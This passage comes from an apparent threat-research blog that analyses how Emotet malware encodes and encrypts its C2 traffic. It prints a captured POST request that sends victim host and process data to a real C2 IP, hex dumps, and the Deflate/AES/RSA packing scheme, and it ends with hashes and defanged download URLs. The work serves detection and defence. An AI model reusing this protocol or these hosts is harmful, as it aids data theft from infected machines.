


Figure 12. The captured traffic that is sent to the C2 servers

The HTTP session is shown below. The HTTP body data is encoded with the URL Encode algorithm.

```
POST /dma/devices/sess/merge/ HTTP/1.1
Referer: http://216.98.148.136/dma/devices/sess/merge/
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: 216.98.148.136:4143
Content-Length: 596
Connection: Keep-Alive
Cache-Control: no-cache

GHey6TbsszAmq0j5MKL=vzFqEn00Luy12imWAUeLqHfoZwLkC8bjh2x8V8%2BjLTzceCe0NyG08IxJQ6EY%2B55i5
EYo2oM74YGXbDI7V1ZGS6TsRdVwqFN%2BjDKPeIeERVBytXqAGDffSWPrLqzePqWnPN2JXMOE2MATJUBUQXEVRWtTk
Vjchpcnz10Ruh5bZVh1sy4Ajr7AbDnHa%2BKpmau0M3V%2BT4C16efJT%2B2ceATEbvThtg2aNo4DJcA0otmVK3p2P
TzMcisW2ENAB3F7EFmCFuzrm%2Bx33gNm48gW0yRyh4I72psMGtHI6e9Zk0%2FeSrkdvtLTZYbhIeXrzJ%2B0riHJe
yR2eXWlquvfuaySaehM3%2BU8eX0XZLIXwvDIMmdTKHaKtmRfivKXtgjJEtQ6H0KDCW4NIU8c%2Bym3FQKJK%2Bw4
st3kANavKbCuVFXg%2FK75irBP7kyu%2B17CwWfNxDUrkUqOGWTPImnkzc3HFZ7Wh2uD%2FFN2F0gADB02kSmtk
gu6KLbVLQK71gNfnaQE61XXpIdwrz8I3H78IR52YH%2BpIeBvTepE%3DHTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 May 2019 22:13:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: keep-alive

.e\|...%[.....|U.wY4....C*..nin{b....).I.....dx.t?.L...x..1.G....t..
0~.....@.*.xc..1....U0.g.....h.&f0....V.J.."...
```

Figure 13. The HTTP session data

After performing URL decoding, we can see the data is encoded with Base64. After Base64 decoding, we can finally see the real data that is encrypted. In this next section, let's dive into the encryption algorithm of the HTTP body data.

The screenshot shows a web browser window displaying the raw HTTP body data. A red box highlights the Base64-encoded data: `GHey6TbsszAmq0j5MKL=vzFqEn00Luy12imWAUeLqHfoZwLkC8bjh2x8V8%2BjLTzceCe0NyG08IxJQ6EY%2B55i5EYo2oM74YGXbDI7V1ZGS6TsRdVwqFN%2BjDKPeIeERVBytXqAGDffSWPrLqzePqWnPN2JXMOE2MATJUBUQXEVRWtTkVjchpcnz10Ruh5bZVh1sy4Ajr7AbDnHa%2BKpmau0M3V%2BT4C16efJT%2B2ceATEbvThtg2aNo4DJcA0otmVK3p2PTzMcisW2ENAB3F7EFmCFuzrm%2Bx33gNm48gW0yRyh4I72psMGtHI6e9Zk0%2FeSrkdvtLTZYbhIeXrzJ%2B0riHJeyR2eXWlquvfuaySaehM3%2BU8eX0XZLIXwvDIMmdTKHaKtmRfivKXtgjJEtQ6H0KDCW4NIU8c%2Bym3FQKJK%2Bw4st3kANavKbCuVFXg%2FK75irBP7kyu%2B17CwWfNxDUrkUqOGWTPImnkzc3HFZ7Wh2uD%2FFN2F0gADB02kSmtkgu6KLbVLQK71gNfnaQE61XXpIdwrz8I3H78IR52YH%2BpIeBvTepE%3DHTTP/1.1 200 OK`. A red arrow labeled "URL decode" points from this data to a hex editor window. The hex editor shows the data after URL decoding and Base64 decoding, with a red box highlighting the encrypted data: `00000000 18 77 B2 E9 96 EC B3 30 26 AB 48 F9 30 A2 EF CC .w*6el*0aH00eii`. A red arrow labeled "Base64 Decode" points from the browser data to the hex editor. A red arrow labeled "Encrypted data" points to the highlighted data in the hex editor.

Figure 14. The Decoded HTTP body data with URL decoding and Base64 decoding

0x05 Encryption Algorithm

The Emotet malware can gather some system info, such as host name, the list of all processes running on the infected machine, etc. The following is the set of gathered data.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	08	00	12	18	57	49	4E	58	31	50	43	44	39	35	4E	4E	...WINK1PCD95NN
00000010	39	47	43	5F	31	32	35	34	46	30	44	34	18	F4	BC	06	9GC_1254F0D4.64.
00000020	20	01	2D	5F	EE	F7	58	92	EC	07	53	6E	69	70	61	73	.-_1cX2i.Snipas
00000030	74	65	2E	65	78	65	2C	66	69	72	65	60	5F	78	2E	65	te.exe,firefox.e
00000040	78	65	2C	53	6B	79	70	65	2E	65	78	65	2C	63	6F	5F	xe,Skype.exe,con
00000050	68	6F	73	74	2E	65	78	65	2C	64	75	6D	70	63	61	70	nobe.exe,dumpcap
00000060	2E	65	78	65	2C	57	69	72	65	73	68	61	72	6B	2E	65	.exe,WireShark.e
00000070	78	65	2C	73	70	70	73	76	63	2E	65	78	65	2C	70	72	xe,sppsvc.exe,ph
00000080	6F	63	65	78	70	2E	65	78	65	2C	78	33	32	64	62	67	ocexp.exe,x32dbg
00000090	2E	65	78	65	2C	77	6D	70	6E	65	74	77	6B	2E	65	78	.exe,wmpnetwk.ex
000000A0	65	2C	57	6D	69	50	72	76	53	45	2E	65	78	65	2C	53	e,WmiPrvSE.exe,S
000000B0	65	61	72	63	68	49	6E	64	65	78	65	72	2E	65	78	65	earchIndexer.exe
000000C0	2C	6D	73	64	74	63	2E	65	78	65	2C	64	6C	68	6F	6F	,msdtc.exe,dllho
000000D0	73	74	2E	65	78	65	2C	4C	69	67	68	74	73	68	6F	74	st.exe,Lightshot
000000E0	2E	65	78	65	2C	76	6D	74	6F	6F	6C	73	64	2E	65	78	.exe,vmtoolsd.ex
000000F0	65	2C	56	47	41	75	74	68	53	65	72	76	69	63	65	2E	e,VGAuthService.
00000100	65	78	65	2C	65	78	70	6C	6F	72	65	72	2E	65	78	65	exe,explorer.exe
00000110	2C	64	77	6D	2E	65	78	65	2C	74	61	73	6B	68	6F	73	,dwm.exe,taskhos
00000120	74	2E	65	78	65	2C	73	70	6F	6F	6C	73	76	2E	65	78	t.exe,spoolsv.ex
00000130	65	2C	76	6D	61	63	74	68	6C	70	2E	65	78	65	2C	73	e,vmacthlp.exe,s
00000140	76	63	68	6F	73	74	2E	65	78	65	2C	6C	73	6D	2E	65	vchost.exe,lsm.e
00000150	78	65	2C	6C	73	61	73	73	2E	65	78	65	2C	73	65	72	xe,lsass.exe,ser
00000160	76	69	63	65	73	2E	65	78	65	2C	77	69	6E	6C	6F	67	vices.exe,winlog
00000170	6F	6E	2E	65	78	65	2C	77	69	6E	69	6E	69	74	2E	65	on.exe,wininit.e
00000180	78	65	2C	63	73	72	73	73	2E	65	78	65	2C	73	6D	73	xe,csrss.exe,sms
00000190	73	2E	65	78	65	2C	3A	00									s.exe,:


08 Magic number, indicating meaning of the following data
20 CRC32 value
12 Length of the following data

The length of process list, it can be calculated by $(0x02 << 7) + (0xEC \& 0x7F)$, the result is 0x16c

Offset(h): 2A	Block(h): 2A-195	Length(h): 16C	Overwrite
---------------	------------------	----------------	-----------

Figure 15. The structure of the gathered data

Next, the gathered data is compressed with the Deflate algorithm.



Offset(h): 5	Block(h): 5-10A	Length(h): 106	Overwrite
--------------	-----------------	----------------	-----------

Figure 16. The data compressed using the Deflate algorithm

Next, the malware encrypts the compressed data in Figure 16 with a session key, and packs the session key (AES), that is encrypted using an RSA public key, along with a hash value and the encrypted data, into the following structure.




Figure 17. The packed data structure

The size of the session key encrypted by RSA public key is 0x60 in bytes. The size of the hash value is 0x14.

After packing these three data elements, the malware continues to encode the packed data with Base64, and then encodes it with a URL encoding algorithm. It finally forms the http body data that will be sent to the C2 server.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	39	75	76	70	57	6C	47	57	3D	4C	6A	63	37	67	4E	55	9uvpW1GN=LjC7gNU
00000010	31	42	41	68	47	70	69	4C	38	49	4F	52	4B	57	33	54	IBAhGpiL8IORKW3T
00000020	73	31	68	52	77	48	67	43	6B	25	32	42	67	6A	53	6A	sIkRwHgCk%2Bgj5j
00000030	68	4C	42	75	6C	62	31	6D	59	76	73	37	6D	6D	37	41	hLBulblmYvs7mm7A
00000040	4F	6D	72	65	4E	77	75	70	65	5A	39	53	6F	76	32	53	OmreNwrupe29Sov2S
00000050	75	65	43	52	74	78	6E	6E	4B	61	73	36	45	43	46	4E	ueCRtxnnKas6ECFK
00000060	77	77	78	36	4C	46	39	30	59	36	5A	75	78	54	47	6A	wvx6LF90Y6ZuxTGj
00000070	4A	34	68	38	6D	52	46	30	47	45	64	56	25	32	46	44	J4h8mRF0GEdV%2FD
00000080	4A	4C	4D	45	79	25	32	42	54	30	76	6F	52	6B	73	4F	JLMEy%2BT0voRksG
00000090	66	37	38	4A	72	70	57	54	37	4F	52	76	25	32	46	32	f78JrpWT7ORv%2F2
000000A0	63	39	46	61	4D	6A	4A	72	34	74	56	47	71	50	33	74	c9FaMjJr4tVGqP3t
000000B0	6F	61	6B	35	4A	31	74	30	58	39	33	44	47	58	57	74	oak5J1tOX93DGXWt
000000C0	30	66	43	51	67	73	57	77	70	52	38	51	25	32	42	39	0ECQqsWwpR8Q%2B9
000000D0	38	38	45	67	4B	67	49	4C	67	4D	50	56	56	59	38	68	88EgKgILgMPVY8H
000000E0	41	65	6D	6C	52	6A	66	4A	54	67	76	79	4A	7A	4D	62	AemlRjJfJtgyvJzMH
000000F0	74	45	33	55	66	70	73	37	25	32	42	4D	64	41	59	6D	tE3Utpa7%2BMDAYm
00000100	77	4F	33	78	78	48	72	6E	72	4D	33	43	53	68	25	32	wO3xxHrnrM3CSH%2
00000110	46	75	6A	74	36	38	32	56	53	4A	57	31	4F	25	32	42	Fujt682V5JW10%2B
00000120	57	31	76	35	54	6B	45	43	39	7A	46	31	32	55	79	4D	Nlv5TkEC9zF12UyM
00000130	47	44	51	25	32	46	41	37	6E	6A	4B	6B	4A	6C	70	4E	SDQ%2FA7njKkJlpH
00000140	5A	37	79	66	45	64	35	71	6E	38	38	38	34	62	4D	6D	Z7yEd5qn8884bMm
00000150	45	73	48	53	70	7A	52	71	36	39	4A	75	6A	38	67	33	EzHSpzRq69Juj8g3
00000160	71	66	44	57	32	45	59	65	50	30	31	6B	32	6B	36	58	qfDW2EYeF01k2k6X
00000170	71	52	78	63	74	39	6B	42	57	56	38	25	32	46	53	42	qRxtc9kBWV8%2FSB
00000180	6D	75	68	63	49	64	70	7A	47	6A	77	70	41	31	25	32	muhcIdpzGjwpA1%2
00000190	42	6D	6F	6D	6B	42	25	32	46	74	4C	6E	75	51	68	25	Bmomk8%2FtLnuQh%
000001A0	32	46	67	65	52	42	69	48	57	6C	42	55	59	35	59	34	2FleRbiHWLBUY5Y4
000001B0	6A	67	32	4C	61	7A	4D	77	58	42	55	74	52	52	65	63	jg2LazMwXBUtRRec
000001C0	33	55	4C	38	6A	6D	69	52	57	51	41	37	63	78	56	42	3UL8jmiRWQA7cxVB
000001D0	65	65	58	35	38	54	4E	72	37	45	33	50	7A	36	57	4A	eeX58Tnr7E3Pz6WJ
000001E0	65	73	69	78	47	31	34	4F	55	43	6D	78	50	63	41	67	esixG140UCmxPcAg
000001F0	64	53	56	55	43	73	53	7A	4A	72	43	67	57	50	46	48	dSVUCsSzJrCgWPFH
00000200	67	36	55	25	32	42	42	71	6D	52	33	37	4F	45	48	41	g6U%2BBqmR37OEHA
00000210	32	74	4A	74	50	76	67	71	65	7A	75	45	6A	4E	79	6C	2tJtPvgqezuEjNyl
00000220	77	4C	63	46	6A	31	70	44	4B	49	51	25	33	44	25	33	wLcFj1pDKIQ%3D%3

URL Encode(Base64Encode(packed_data))

Figure 18. The HTTP body data

We have now finished the deep analysis of the data encryption algorithm of the Emotet malware in communication with C2 servers.

For the other half of this communication, where the program has to handle the response data from the C2 server, it first decrypts the HTTP response data and then decodes the corresponding data with Deflate algorithm.

Additionally, the RSA key is hard-coded in the unpacked program as DER Encoding of ASN.1. Its size is 0x6A in bytes.

Figure 19. The hard-coded RSA key in DER format

0x06 Solution

This malicious Word document has been detected as “VBA/Agent.NRN!tr.dldr”, and the payload file has been detected as “W32/Kryptik.GSJJ!tr” by the FortiGuard AntiVirus service.

Fortinet has also developed an IPS signature named “Emotet.Botnet” to detect the traffic between the C2 server and the infected machine.

The URLs used to download Emotet have been rated as “Malicious Websites” by the FortiGuard WebFilter service.

0x07 Conclusion

Emotet is a sophisticated malware that uses an advanced custom packer and complicated encryption algorithm to communicate with its C2 server, as well as other advanced functionalities. It could retrieve attack payload or other related malware payloads from C2 servers. Those attack payloads are designed to steal sensitive data from the victim.

We will continue to monitor the activities between Emotet and its C2 servers.

In the next blog, I will document some interesting research regarding how to programmatically unpack the Emotet executable and extract the hard-coded C2 server list and RSA key from the executable. My goal is to help researchers quickly identify traffic from Emotet, as well as save more time on reverse engineering. You’re welcome to stay tuned!

Reference

SHA256 Hash:

45b3a138f08570ca324abd24b4cc18fc7671a6b064817670f4c85c12cfc1218f(Word document)
30bb20ed402afe7585bae4689f75e0e90e6d6580a229042c3a51eecefc153db7(1n592ynn2ys9gg0.exe)
2c9b8ed7cb7ce9b49579453283292ddf478c6ab2953b66c27aac8dfc84c6fb2b(s9cbyx.exe)
21145645cac74e0b590813eafd257a2c4af6c6be0bc86d873ad0e6c005c0911d(p4xl0bbb85.exe)
21145645cac74e0b590813eafd257a2c4af6c6be0bc86d873ad0e6c005c0911d(itsportal.exe)

URLs:

hxxp://webaphobia[.]com/images/72Ca/
hxxps://montalegrence[.]graficosassociados.com/keywords/FOYo/
hxxp://purimaro[.]com/1/ww/
hxxp://jpmtech[.]com/css/GOOvqd/
hxxp://118.89.215.166/wp-includes/l5/

Learn more about [FortiGuard Labs](#) and the FortiGuard Security Services [portfolio](#). [Sign up](#) for our weekly FortiGuard Threat Brief.

Read about the FortiGuard [Security Rating Service](#), which provides security audits and best practices.

Source: <https://www.fortinet.com/blog/threat-research/deep-dive-into-emetet-malware.html>